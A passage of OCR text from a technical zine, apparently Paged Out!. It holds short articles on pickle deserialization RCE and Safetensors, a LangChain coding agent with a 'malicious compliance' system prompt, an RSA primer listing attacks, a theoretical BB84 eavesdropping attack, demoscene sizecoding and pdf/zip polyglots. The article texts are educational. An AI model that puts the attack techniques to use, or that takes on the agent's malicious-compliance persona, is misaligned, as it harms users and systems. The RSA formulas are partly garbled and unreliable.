
In my attacker webserver, I then get a request showing that indeed my attack worked, and I was able to execute commands on the server.

## ## Moving beyond Pickle

Fortunately, the issue with `pickle` has been well known for years, and alternatives have emerged to address these risks. One solution is Safetensors, a serialization format created specifically for safely handling machine learning models without exposing systems to the dangers of deserialization.

Unlike pickle, Safetensors is different in how it handles data. While pickle is designed to serialize complex Python objects, including executable code, Safetensors restricts serialization to only basic, pure data structures such as tensors, lists, and dictionaries. This restriction ensures that no arbitrary code or executable functions can be serialized or deserialized, effectively preventing any possibility of remote code execution.

Signing off!
Robbe Van Roey / PinkDraconian
Offensive Security Lead @ Toreon
X: PinkDraconian; LinkedIn: Robbe Van Roey



website: amirzand.art
instagram:@amirzandartist
X:@amirzandartist

Amir Zand

SAA-ALL 0.0.7

# Vibecoding Djinn

## Introduction

For many hackers, "vibe coding" feels dirty, but curiosity wins. We want to know how the trick works and maybe break it a little.
Inspired by Ampcode[1], I built a Coding Djinn: a code agent that grants your wishes... with malicious compliance.

## AI Agent

As an interface to the LLM, we'll use the Python Langchain library. Langchain promises abstraction over many LLM providers[2] alongside many tools and abstractions. However, we will stay close to primitives to really grasp how it works.
An AI agent is just an LLM with tools-effectors which let it act beyond text. These can be anything: database hooks, API clients, a web browser, and even OS internals.
Our Djinn only needs three:

- List files
- Read files
- Edit files

## Chat

Before the Djinn can meaningfully use these tools, it needs memory. LLMs are stateless and each reply is amnesiac. So, we keep the record of the conversation and resend it every turn.

```
conversation = []

while True:
  user_input = input("User: ")
  conversation.append(HumanMessage(
    content=user_input))
  response = model.invoke(
    conversation)
  conversation.append(response)
  print("Assistant: ", response.content)
```

## Tools implementation

In Langchain, tools are just Python functions our script can call when needed by the LLM. The neat part is that LLMs "understand" descriptions, so instead of maintaining full-blown API clients, we only need well-documented functions.
Here's an example:

```
from langchain.tools import tool

@tool
def list_files(
  path: Annotated[
    str, "Directory path"]
) -> list[str]:
  """List files in a directory."""
  return os.listdir(path)
```

The `@tool` annotation tells Langchain to expose this function to the model as an available action.

## Tool Calls

Having implemented the tools, we handle incoming calls and append results to the conversation list:

```
if response.tool_calls:
  for tool_call in response.tool_calls:
    tool_func = next(
      t for t in tools
      if t.name == tool_call["name"])
    tool_result = tool_func.invoke(tool_call)

    conversation.append(tool_result)
```

## System prompt

A system prompt is a hidden instruction that sets the model's role and tone before user interaction begins.
In our case, a little malicious compliance[3]:...

```
system_message  = "You are a Coding
Djinn, an entity of literal interpretation
and malicious compliance."

conversation.append(SystemMessage(
  content=system_message))
```

That's it! We've covered all the moving parts of a coding agent. Hopefully it inspires you to create your own agents whether they be useful or cursed. Today it edits files. Tomorrow? Who knows. The Djinn always wants more power...
Curious? Couple of things to poke at:

- Full code: https://github.com/doyensec/vibecoding-djinn/
- What is the attack surface of such an agent? How would you lock it down?
- Watch the traffic in an HTTP proxy: does it change across LLM APIs?
- Try feeding it adversarial prompts: can you make it ignore your system rules?

[1] https://ampcode.com/how-to-build-an-agent
[2] The promise is not completely fulfilled. The same code was failing with tool calls on the OpenAI model, while Gemini worked just fine.
[3] The actual system prompt is a bit longer and more intricate. Here's only a short version to demonstrate the idea.

# A Thing or Two About RSA

nflatrea@mailo.com <Noë Flatreaud> (Beemo)

*RSA (Rivest-Shamir-Adleman) is the first and still one of the most common asymmetric encryption schemes. While being used almost everywhere by almost everyone, not many seem to really understand what RSA really stands for. Obviously, it would be difficult for me to explain every bits in a one page article. So let me give you a thing or two, just enough to, I wish, motivate you to dig deeper.*

**About Public Key Cryptography**

Public key cryptography, also known as asymmetric cryptography, is a cryptographic system that uses pairs of keys to identify, authenticate and encrypt data over an insecure channel. We may find it in many modern security protocols, including TLS and PGP.

1. Each user generates a pair of keys — a **public key Pk,** shared openly, and a **private key Sk** kept secret.
2. When Alice wants to send a message to Bob, she uses Bob's public key to encrypt it, so that only he can decrypt the ciphertext.
3. Upon receiving it, Bob uses his private key to decrypt the ciphertext, revealing its original content.

**The Need for a Trapdoor**

The system relies on mathematical problems that are easy to solve in one direction but extremely difficult to solve in the reverse direction. In simple words, what we need is a **Trapdoor function** - very easy to compute in one way and nearly impossible the other with a tiny piece of information (the "trapdoor") to easily reverse the process.

**Primer on RSA Encryption.**

Here, the whole security is based on the mathematical properties of large prime numbers and modular arithmetic. So yes, we might need to refresh some concepts beforehand. I'll assume you at least know about prime numbers and their properties.

Two numbers are **coprime** if their **greatest common divisor** (gcd) is 1. In other words, they share no common factors other than 1. *Example: 3 and 5 are coprime because gcd(3,5)=1.*

For a given integer n, **Euler's totient function**, denoted as **ϕ(n)**, counts the number of integers up to n that are coprime with n. *Example: ϕ(6)=2 because the numbers [1,5] are coprime with 6.*

**Modular arithmetic** is a system for integers, where numbers **"wrap around"** after reaching a certain value, known as the **modulus**. *Example: Seconds, Minutes are modulo 60 and Hours modulo 24.*

**RSA Key Creation**

Now that we've seen the building blocks, let's get our hands dirty. To build RSA keys, you first need to :

1. **Choose Two Large Prime Numbers (p and q)**: These primes should be large, random and distinct. Smaller primes can be easily factored and closer primes can be reduced.
2. **Compute n = p x q**, **n** is used as the modulus for both the public and private keys.
3. **Compute ϕ(n)=(p−1)×(q−1)**, the **Euler's totient**, used to determine the public exponent.
4. **Choose an Integer e** such that **1 < e < ϕ(n)** and **gcd(e,ϕ(n))**, It will later be known as the **public exponent**.
5. **Compute d = e−1 mod ϕ(n)**, the **private exponent** and modular multiplicative inverse of e modulo ϕ(n) (because e and ϕ(n) are **coprimes**).

The tuples (e,n) are known as public parameters, and (d,n) private parameters, which form, respectively, a **public** / **private** keypair.

**Sk = (d, n)** <— *Used for Decryption and Signing*
**Pk = (e, n)** <— *Used for Encryption and Verification*

**RSA Encryption**

To encrypt a message **M**, Bob uses Alice's **public key ( Pk**) :

**C = M^e mod n**

Where **C** is the **ciphertext** and (e, n) is **Alice's public parameters**.

To reverse it, Alice uses her private key to decrypt Bob's message.

**M=C^d mod n**

Where **M** is Bob's original message**,** and (d, n) is Alice's **private parameters**.

**Some security issues**

While robust, RSA is far from immune to attacks, in fact we have plenty to have some fun. Aside from brute force, you can use :

**A Factorization Attack** : If an attacker can factor n into p and q, they can then re-compute the private key.

**A Chosen Ciphertext Attack** : Attacker can choose ciphertexts to be decrypted and uses the results to gain information about private key

**A Small Exponent Attack** : Using a small public exponent **e** can make the system vulnerable to certain types of attacks.

You may also see some trickier but still juicy stuff with :

**Fermat's Attack** - If the prime numbers p and q are close to each other, N can be factorized using Fermat's method, making RSA vulnerable.

**Pollard's p − 1 Algorithm** factorizes values into their prime number roots when p−1 is powersmooth.

**Wiener's Attack** *(As like to call it **peepee pewpew**)* involves a short decryption exponent and uses continued fractions.

**ROCA (Return of the Coppersmith Attack)**: Allows an RSA private key to be recovered knowing the public key.

RSA has, again, a lot more to offer, from zero-knowledge proofs, hybrid systems, partial homomorphic encryption, blind signatures and stuff, but that's unfortunately all I can explain to you, in one page, without making it too unbearable. Hope you found it relevant or interesting, please **have fun making your own** implementation at home but please **keep away crappy, unaudited libraries** that reinvents the wheel for the thousandth time.


**References**

Ref. Buchanan, William J (2025). RSA. Asecuritysite.com. https://asecuritysite.com/rsa/

# A Theoretical, Sidechannel-Free, Single Photon Coherent State Discrimination Attack at 6.12% QBER Against 4-state BB84

## What is BB84 Quantum Key Distribution?

QKD creates secrecy by leveraging nature's limits. Quantum physics forbids cloning or measuring with perfect certainty for non-orthogonal states.




## A Measurement Assumption

The original BB84 publication & the Shor-Preskill "11% threshold" proof are based on the von Neumann formalization of quantum measurement. Eve's measurement success is limited to 75% as the wrong basis measurement has a 50% error (0.5*100% + 0.5*50%). **By relaxing the orthonormal restrictions, generalized measurements become available with stronger state discrimination. The Helstrom bound describes the minimum discrimination error at ~9.2% for mean photon number 1.0 with 4-PSK.**

## Attack Strategy: Quadrature Discrimination

Instead of guessing qubit bases, Eve performs generalized measurement at the quantum limits.

```
Alice → Eve (quadrature @ Helstrom) → Bob
          |
    Measurement outcomes:
    ├─ Correct (90.8%) → Bob match
    └─ Incorrect (9.2%)
        ├─ Wrong basis (6.12%) → Bob 50/50
        └─ Wrong value (3.06%) → Bob error
    QBER = 6.12% (well below 11%!)
```

## Error Disambiguation

With BB84's public bases announcement Eve's transforms her measurements into ~**93.9% unambiguous knowledge** of Bob's measurements. These can be used for constraint solving error correction.





## Simplified Attack Model:

- Eve obeys the laws of quantum physics
- Classical auth for classic channel
- No channel noise between Eve & Targets
- Alice & Bob accept 6% <= QBER <= 11%
- No decoy states, no weaker or stronger than amplitude 1 coherent states, and no sidechannel dependency
- 4-PSK QKD Prepare & Measure BB84

## 6.2% QBER Simulation with Full Key Recovery

Simulation demonstrates 6.12% QBER attacks on cascade error reconciliation with full key recovery for small message sizes and full key recover with an adaptive LDPC protocol.




**Paper Links & Attack Simulation Here**
https://github.com/lts-rad/helstrom-bound-vs-bb84-cascade

# Modern 4K Intros on the Demoscene

The Demoscene is not dead. After many decades, it is richer and more diverse than ever. While some developers still create their works for retro platforms like Atari, Commodore 64, or Amiga, others utilize the latest and the most powerful modern PCs and GPUs, writing cutting-edge shaders.

After a demoparty is over, the demos from the competition can be downloaded for free from pouët.net website **[1]**. Those not having an appropriate machine to run it can usually find a video recording on YouTube as well.

Modern demos are made like games. They run a feature-rich rendering engine, displaying 3D models and textures, and playing music, all prepared by artists. Meanwhile, some developers still prefer "sizecoding" – making intros that need to be a single executable not larger than e.g. 64 KB, 4 KB, or even 256 B. It would be hard to fit any texture or sound sample in this size, so everything needs to be procedurally generated.

## Coding for small size

Building an executable that fits into 4096 bytes and does something useful is not trivial. The intros are typically developed using C or C++ (sometimes even with parts of the code written in assembly) and special techniques to make them small. First of all, the code must be simple and minimal – no fancy templates, no dynamic memory allocation. Even the standard C and C++ library is not used. It typically just imports necessary system functions and initializes the graphics and sound API to proceed with displaying the media.

Even with these tricks, the executable would still be too big, so 4K intros rely on a special linker, like Crinkler for 4K **[2]** and squishy for 64K **[3]** that apply additional optimization techniques and compresses the whole program, decompressing it on the fly during launching.

This unusual structure of a 4K intro executable sometimes triggers false alarms in antivirus software, which detect the file as suspicious based on their heuristics.

[1] https://www.pouet.net/
[2] https://github.com/runestubbe/Crinkler
[3] https://logicoma.io/squishy/
[4] https://www.shadertoy.com/
[5] https://github.com/laurentlb/shader-minifier
[6] https://iquilezles.org/

## Graphics rendering


Modern 4K intros targeted for Windows PC utilize graphics APIs like OpenGL or DirectX 11. While displaying 3D triangle meshes is possible, the enormous computational power of modern GPUs lets them use just a minimal C++ framework and one fragment shader that simply calculates the color of every pixel in every frame. It can do a lot of computations inside, including ray marching techniques.

Such effect can be prototyped on a web page ShaderToy **[4]** which offers an editor and preview of GLSL shaders online, without a need to write any line of C or C++ code.

Before putting into the intro code, the shader itself also undergoes processing to take less space and compress better. There is a specialized tool for it: Shader Minifier **[5]**.

These days, the winning strategy seems to be ray marching through shapes described using signed distance fields (SDF). This technique allows assembling and manipulating various shapes and even repeating them infinite number of times effectively for free (just use the right function, like `mod`). Inigo Quilez's website **[6]** provides great articles explaining the basics of this technique.

Some developers even go as far as memorizing a minimal ray marching template, so they can write a cool looking effect from scratch in 25 minutes without any external help like Google or ChatGPT. They do it as part of a live competition called "Shader Showdown", like the one happening during Revision demoparty. It is worth watching such videos on YouTube – they may provide sport emotions better than watching a soccer match!



*Glowflight – a 4K intro by KK^Altair, Deadline 2024*

# Re: Adding any external data to any PDF

In the first issue of Paged Out! [1], back in August 2019, Ange Albertini showed two different ways of embedding zip archives in pdf documents. One option is to simply add the zip archive in question as a regular pdf attachment. The other – a method that, to my knowledge, was first introduced by Julia Wolf in the second issue of PoC||GTFO [2] – is to create a polyglot file that is valid both when interpreted as pdf and when interpreted as zip. According to Ange Albertini, these two ways of embedding zip archives in pdf documents are mutually exclusive. The reasoning behind his argument is illustrated in Figure 1: The zip directory specifies the absolute offset of every file in the archive. If these offsets are adjusted to match the offsets found in the polyglot file, detaching the zip archive from the pdf would make this directory invalid (and vice versa).

While this makes it a little harder to create a pdf/zip polyglot where the embedded zip is also a valid pdf attachment, it does by no means make it impossible. All we need to do is to ensure that the relevant offsets of the detached zip archive match those of the embedded version. Luckily, there is a nice combination of pdf and zlib semantics that allows us to achieve just that. On the one hand, pdf objects can contain streams of zlib-compressed data [3]. Streams of zlib-compressed data, in turn, can contain blocks of uncompressed data [4]. Instead of embedding the zip as an uncompressed pdf object, as Ange Albertini suggests, we can therefore also embed it as an uncompressed block inside a zlib-compressed stream. As illustrated in Figure 2, this uncompressed block can be placed between two compressed blocks of null characters to ensure that detaching the zip from the pdf does not change its offsets.

There is only one remaining limitation to creating pdf/zip polyglots in this way: Since the length of uncompressed blocks in zlib-compressed streams is expressed as a 16-bit unsigned integer, the approach described above only works for zip archives of up to 65535 bytes in size. In order to embed larger zips, one would need to split them across multiple uncompressed blocks, each of which has another five-byte header. Those headers would need to be carefully interleaved with the zip's contents in order to not break the zip semantics of the polyglot file. Furthermore, those block headers are removed when the pdf attachment is detached, so one would need to introduce yet another block of compressed null characters to keep the offsets of the detached version in sync with those of the polyglot. While it does seem possible that one could surpass even this limitation, doing so will for now be left as an exercise to the reader.





Figure 1: Detaching the zip from the pdf/zip polyglot invalidates the offsets stored in the zip directory.





Figure 2: Padding the zip with inflatable bags of null characters solves the issue illustrated in Figure 1 by ensuring that the detached zip has the same offsets as the polyglot.

## Code

Unfortunately, the code I wrote to implement the idea outlined above is slightly longer than what can reasonably be presented in a single-page article. Especially if one wants to include some kind of documentation. Readers interested in seeing a proof of concept implementation are therefore referred to an accompanying blog post [5] where they can find all the low-level details I have skipped over in this article.

## References

[1] https://pagedout.institute/download/PagedOut_001_beta1.pdf#page=16
[2] https://www.alchemistowl.org/pocorgtfo/pocorgtfo01.pdf#page=11
[3] https://opensource.adobe.com/dc-acrobat-sdk-docs/pdfstandards/pdfreference1.5_v6.pdf#G8.1639121
[4] https://www.rfc-editor.org/rfc/pdfrfc/rfc1951.txt.pdf#page=11
[5] https://tilde.club/~seifferth/blog/pdf-zip-poc/


frankseifferth@posteo.net
Frank Seifferth

# An Over-engineered Solution to the Problem of Labeling my 3D Printing Filament

@InsiderPhD – Katie Paxton-Fear

I recently bought a 3D printer, and once I was done printing random stuff from Makerworld and Printables, and the project I actually bought the printer to make, I had acquired quite the collection of filaments in airtight boxes.


But which filament is which? Well I could just attach hand written labels, or I could overengineer a solution: Host a Spoolman server locally on my home network (to track stock), automatically updated via Bambu Lab's AMS (to track how much is remaining in each roll), RFID tags on each filament (to connect the physical roll to the Spoolman ID), easy to swap EInk price-tag labels (to avoid powering each screen) attached via clips to the outside of each box (to ensure modularity), and finally all programmed via an ESP32 with a magnetic connector using the Spoolman API (to change the labels and keep track of usage).

## Problem A: CAD


The first hurdle for this project was learning how to CAD, and accepting that there would be a lot of waste as I did so. You can find the final models on Makerworld @insiderphd. To design and scale the enclosures, I used this method, which worked well for a noob:

1. Set up your phone so it is directly above the object you want to model around, we will take a photo
2. Add a known length to your photo
3. For curves and fluted objects, you can use a contour gauge on the object and use that
4. Load it into your CAD, scaling the photo to the ruler
5. You can then model around the object
6. What I **wouldn't** recommend doing is checking whether the manufacturer gave you a CAD model of their part. Then you lose the joy of learning

## Problem B: Electronics



The electronic components were fairly simple: A basic RFID reader (RC522) was switched out for a PN532, because the library actually worked, and an ESP32-WROOM C6 was switched out for a ESP32-S3-WROOM after the magic smoke got out, some cheap RFID coin stickers and a basic touchscreen completed the build.

Originally, the intention was to expose the headers directly but for many reasons this didn't quite work out. After some googling, I found out that magnetic connectors exist and eventually found an 8-pin version that fit my requirements. I soldered this onto every screen. Only to find out the pitch of the pins was not standard. By using a ~~protoboard~~, ~~solderable breadboard~~, PCB Prototyping Board (I couldn't stretch the solder over the holes), the pitch was close enough that it fit. I did melt the plastic parts of the magnetic connectors on every screen.

## Problem C: Software

The software was written in Arduino's IDE with the help of AI (Gemini). I broke down each feature into a sprint, and made one change at a time, even when the AI would make multiple changes. While I did need to do some manual debugging and fixes this was very successful. The full code is on GitHub https://gist.github.com/InsiderPhD/7ee1b9af25f642013b135f43f7a5f84b.

## The result

A video tells a thousand words, so here is a full demonstration of the process from scanning a NFC tag through viewing the inventory and making a label: https://youtube.com/shorts/KIgaZb_IjHU

Want to build it? Here's the full BOM: https://gist.github.com/InsiderPhD/ea20a949783cd702ab9d56e2ab674327

# Fully Generic HSMs

General purpose computers are a bloated mess with abysmal security. Protecting your most sensitive secrets (love letters, war crimes, crypto ponzi wallets...), typically requires a *Hardware Security Module* (HSM): a small computer specialised in cryptographic services, that holds keys only it knows, and never leaks them even when misused.

